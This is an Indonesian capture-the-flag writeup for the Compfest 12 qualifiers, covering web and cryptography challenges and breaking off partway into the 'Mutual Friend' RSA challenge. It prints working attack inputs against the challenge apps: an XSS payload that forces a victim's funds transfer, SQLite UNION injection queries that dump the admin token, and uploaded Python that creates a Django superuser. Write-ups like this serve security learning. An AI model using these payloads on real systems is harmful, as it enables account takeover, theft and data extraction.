**Writeup Quals Compfest 12**



**cacadosman**

**yeraisci**

**xaxaxa**

**Disponsori Oleh:**



**Table of Contents**

[WEB](#_mopsnyffs4bi)

[Compfest Pay](#_dqlhi6v8y095)

[NoPass](#_7jh8bv7dd21r)

[Regular Forum Page](#_f6pz28wzl1yn)

[Super Judge](#_amnqcr6p2oe8)

[Cryptography](#_8t3yvbsoi45j)

[Lost My Source](#_upgp40er447z)

[I Hope It is Easy](#_s0khmq3431d)

[Mutual Friend](#_vs31gmjibr1b)

[FORENSIC](#_ud655gsrc1z0)

[Kyu Are](#_p2bqj0spsbcz)

[Silverqueen](#_9atbgrnfxr40)

[MISC](#_jftxsphm4o8u)

[Sanity Check](#_fc3opuimmkx4)

[Lost My Source 2](#_dg98p44slfu5)

[Checkmate](#_5bo2336oluwt)

[BINARY EXPLOITATION](#_n993yek8sb4w)

[Gambling Problem 2](#_2k1a85jh8p5w)

[Sandbox King](#_7ouasxp9bgnm)


[Binary Exploitation is Ez](#_pb23p7td50jm)

[REVERSE ENGINEERING](#_1tbd316wagvw)

[CreeptiCity\*](#_h53jdo2mar6x)

# **WEB**


## **Compfest Pay**



Pada chal ini, terdapat sebuah aplikasi yang berfungsi sebagai wallet e-money.


Aplikasi tersebut dapat menyimpan uang dan mentransfer uang ke user lain.

Pada saat pertama kali kita mendaftar, maka kita akan mendapatkan uang sejumlah 1 coin. Berikut penampakannya:




Di atas terlihat jumlah coin, wallet signature, dan daftar transaksi jika kita menerima transferan coin.

Oiya, pada chal kali ini kita diberikan source codenya.




Harga flag mahal bosque :(


Baiklah, kita perhatikan source pada file dan baris lainnya



Pada bagian frontend daftar transaksi, dicurigai terdapat vuln DOM XSS :)

Sehingga kita dapat mencurigai vuln nya terdapat di bagian daftar transaksi yang bisa kita injeksikan dengan XSS.

Sayangnya saat dites dengan tag img, gak jalan :(  





Terus kita coba cara lain untuk mengeksekusi kode JS dengan memanfaatkan atribut html misalnya onfocus=


Contohnya seperti ini:

a id=x tabindex=1 onfocus=alert(“halo”) autofocus

Akhirnya vuln




Sourcenya terlihat seperti ini:



Lalu coba kita cek UI bagian news, hal yang menariknya ialah user **abcdef** coinnya sangat tidak ngotak banyaknya.

Hal yang paling mudah kita pikirkan ialah gimana caranya untuk mencuri coin tersebut.



Lalu kita coba cek bagian cookie, ternyata cookienya tidak dapat dicuri karena HttpOnly :(


Sehingga cara satu-satunya ialah kita mengirimkan payload XSS yang dimana payload tersebut dapat menjalankan request untuk mengirimkan coin ke akun kita.

Sehingga, kita hanya perlu menggunakan payload sakti berikut ini:

|  |
| --- |
| a id=x tabindex=1 onfocus=$.ajax({url:"/pay",type:"POST",data:{'from':'abcdef','to':'iofi','amount':1100000,'signature':$('#mySignature').val()},dataType:"html",}) autofocus |

Ya intinya kode di atas itu DOM XSS di bagian table, dan biar gak perlu adanya interaksi user, kita perlu tambahkan autofocus :)

Cara eksekusi:




Registrasi dengan payload sebagai username.



Oke sip

Selanjutnya kita kirim coin ke **abcdef** sebanyak 1 coin aja




Kalau sudah dikirim, tunggu beberapa detik dan kita lihat newsnya



Jeng jeng jeng :)

Login pake akun yang sudah ditransfer coin sama **abcdef** (oiya jadi sebelumnya bikin akun dulu ya untuk nampung uang, jadi nanti di jsonnya ngarah ke akun yg di bikin ini)


BELI FLAG BOSSS





**FLAG: COMPFEST12{XSS\_and\_HPP\_what\_a\_duo\_deadliner\_challenge\_btw\_f5aed4}**

## **NoPass**



Awalnya saya bingung, ternyata pas udah dikasih hint, saya langsung tercerahkan ^\_^

Ternyata SQLite Injection di bagian cookie token.

Cara injeksinya?

Ya seperti biasa

Pake union -> cari tabel -> cari kolom -> dump

Query 1:

|  |
| --- |
| NZqlJOm6zaZ6gJRDMa66i001vbqnL29R' and 0 union select 1,2,(SELECT group\_concat(tbl\_name) FROM sqlite\_master WHERE type='table' and tbl\_name NOT like 'sqlite\_%'),4 -- - |


Query 2:

|  |
| --- |
| NZqlJOm6zaZ6gJRDMa66i001vbqnL29R' and 0 union select 1,2,(SELECT group\_concat(sql) FROM sqlite\_master WHERE type!='meta' AND sql NOT NULL AND name NOT LIKE 'sqlite\_%' AND name ='nopass\_login\_account'),4 -- - |

Query 3:


|  |
| --- |
| NZqlJOm6zaZ6gJRDMa66i001vbqnL29R' and 0 union select 1,2,(SELECT token from nopass\_login\_account where username='admin'),4 -- - |

Hasil:



**FLAG: COMPFEST12{eZsQLi\_4s\_usUaL\_\_20334eff}**

## **Regular Forum Page**




Dari deskripsi sebenernya udah terlihat kalau ini XSS, karena mod bakal selalu ngecek post kita :)

Yudh, langsung kita lempar aja payload untuk nyuri cookie:




Hasilnya:



**FLAG: COMPFEST12{html\_t4g\_1s\_n0t\_C4s3\_5ent1t1v3\_5bc733a9f8}**


## **Super Judge**




Inti dari chal ini, kita harus jadi superuser untuk mendapatkan flagnya.

Pada Django, sudah ada fitur admin panel, jadi cara mudahnya gimana caranya kita bsa jadi adminnya :)

Kita coba upload file ngasal, ternyata error :)



Menariknya debug on, jadi ada potongan kode yang terlihat




Wah ternyata isi file yang kita upload akan dilempar ke fungsi exec.

Tapi poin menariknya bkn cuma itu, coba perhatikan aja itu ada payload yang dikasih comment, dari potongan kodenya sih untuk bikin superuser :)

Yudhlah gas langsung aja pake payloadnya untuk bikin user baru

|  |
| --- |
| from django.contrib.auth import get\_user\_model; User = get\_user\_model(); User.objects.create\_superuser('cacadosman', 'cacadosman@gmail.com', 'password') |

Upload payloadnya, lalu kita login dengan akun yg udh kita buat.

Kalau sdh bsa login, ya kita bisa liat flagnya :  


**FLAG: COMPFEST12{f4k3\_5up312\_u53r\_hUH\_?}**

# **Cryptography**

## **Lost My Source**



Diberikan file lost-my-source.zip yang isinya terdapat file binary source dan file encrypted.txt . Kira-kira begini code fungsi main dari binary tersebut :

|  |
| --- |
| main |
| int \_\_cdecl main(int argc, const char \*\*argv, const char \*\*envp)  {  char v4[32]; // [sp+0h] [bp-70h]@2  char v5[76]; // [sp+20h] [bp-50h]@1  int i; // [sp+6Ch] [bp-4h]@1  freopen("flag\_plus\_key.txt", "r", stdin);  \_\_isoc99\_scanf("%s", v5);  for ( i = 31; i >= 0; --i )  v4[31 - i] = v5[i] ^ i ^ v5[63 - i];  freopen("encrypted.txt", "w", \_bss\_start);  for ( i = 0; i <= 31; ++i )  putchar(v4[i]);  return 0;  } |

Disini input berupa flag dan key yang digabung. Kita dapat mencoba mendapatkan beberapa key akhir dengan menggunakan value known dari flag yaitu “COMPFEST12{“. Ditemukan beberapa karakter key akhir yaitu :


|  |
| --- |
| vwxyzabcdef |

Disini kita berasumsi bahwa key sebelumnya hanya merupakan list ascii lowercase. Sehingga berikut merupakan solver akhir kami :

|  |
| --- |
| solve.py |
| from pwn import xor  enc = open("encrypted.txt").read()  known = "COMPFEST12{"  known += "B"\*(32-len(known))  # tes = ""  # count = 0  # for i in range(31, -1, -1):  # tes += chr(ord(known[i]) ^ i ^ ord(enc[count]))  # count += 1  # print tes  key = "abcdefghijklmnopqrstuvwxyzabcdef"  tes = ""  count = 0  for i in range(31, -1, -1):  tes += chr(ord(enc[count]) ^ i ^ ord(key[count]))  count += 1  print tes[::-1] |

**FLAG : COMPFEST12{Th1s\_15\_y0ur5\_abcdef}**

## **I Hope It is Easy**




Diberikan file i-hope-it-is-easy.zip yang didalamnya terdapat file prob.py dan file encrypted.txt .


|  |
| --- |
| prob.py |
| import random  def f(n):  c = 0  for i in range(2, n):  if (n^0 == n):  if (n\*n // n == n):  if (2\*n != n-1):  if (n\*\*0 + 1 != 1):  m = n  while (m > 0):  m -= i  if (m == 0):  c += 1  if (c == 1):  return True  else:  return False  FLAG = open('flag.txt', 'rb').read()  encrypted = []  a = 10\*\*400  b = 10\*\*500  n = random.randint(a, b)  for c in FLAG:  while(not(f(n))):  n = random.randint(a, b)  encrypted.append(c ^ n)  n += 1  txtFile = open('encrypted.txt', 'w')  txtFile.write(', '.join(list(map(str, encrypted)))) |

Dengan mengetahui known value dari flag yaitu “COMPFEST12{“, kami melakukan xor dari value encrypted.txt awal dengan known value tersebut dan didapatkan hasil beberapa nilai n :

|  |
| --- |
| 19329727871669584782082638620974348895918338004492749436648227555748983087393905739373104222504356563655804427885488286041684832846743546563882958504432945641172414330105965911663510848197169629436690849221625244240503717181508904502323058333457118794856805381980762719664344547627056940623128573815955267269377419553806608419948821573991461878248791538395835005606147397469903048873795769164084448518591331940480657822089  18099299543136862524795758312594371998569315774101174680838240929951003568249231236876068216693480979852705069711069431237703321032512413685813580429877033398765088534529659532221863871352315499186294154572269731418177943579542052797532185101150829576288539521427263804561293300421298855742286942274342791971190625437497172327530016930780458922762795683203374843065406161382703025811856551404712481281855451422703691739449  7088452890461930079225632346680961876926847346328891479664847003615986833328827534520917796351746277361289291546598552425670454054782062568570089388521397984332190611794793599647036147094420582372747437640071298503901728369777230091875927122078192636804345093170583169643378928387780401855634704949827698396898222595900140717890522314267413953727197729907678543436009724296303233579962833730708228661553618519466595092729  …………. |

Dari ketiga nilai n tersebut lalu kami mencoba melakukan lookup di factor db dan hasilnya :






Setelah dilihat lagi, nilai n dibentuk dari sebuah nilai k yang dipangkatan 2. Kita lalu mencari lagi apa jenis bilangan k ini dan ternyata adalah prima. Dari beberapa informasi tersebut, kami membuat script untuk bruteforce per karakter dan mengambil nilai n yang dibentuk dari pemangkatan 2 dari sebuah angka. Berikut script solver kami :

|  |
| --- |
| solve.py |
| import gmpy2  import string  liss = string.printable  enc = open("encrypted.txt").read()  enc = "[" + enc + "]"  enc = eval(enc)  flag = ""  for value in enc:  for kar in liss:  tmp = ord(kar) ^ value  if gmpy2.iroot(tmp, 2)[1]:  flag += kar  break  print flag |

**FLAG : COMPFEST12{ez\_pz\_lemonade\_squeez\_a42447}\**

## **Mutual Friend**



Diberikan beberapa file. Terdapat file-file yang menarik seperti file main.py dan generate\_primes.py.

|  |
| --- |
| main.py |
| #!/usr/local/bin/python  import random  from Crypto.Util.number import bytes\_to\_long  with open('flag.txt', 'r') as f:  m = f.read()  with open('primes.txt', 'r') as f:  primes = f.readlines()  print("This is a game of luck")  print("Lets hope you get a modulus that can be FACTORED xD")  print("Good luck~")  input("Press enter for next triplet: ")  while(1):  p = int(random.choice(primes))  q = int(random.choice(primes))  while(p == q):  q = int(random.choice(primes))  N = p\*q  e = 65537  c = pow(bytes\_to\_long(bytes(m.encode('utf-8'))), e, N)  print("="\*79)  print("N = {}".format(N))  print("e = {}".format(e))  print("c = {}".format(c))  print("="\*79)  input("Press enter for next triplet: ") |

|  |
| --- |
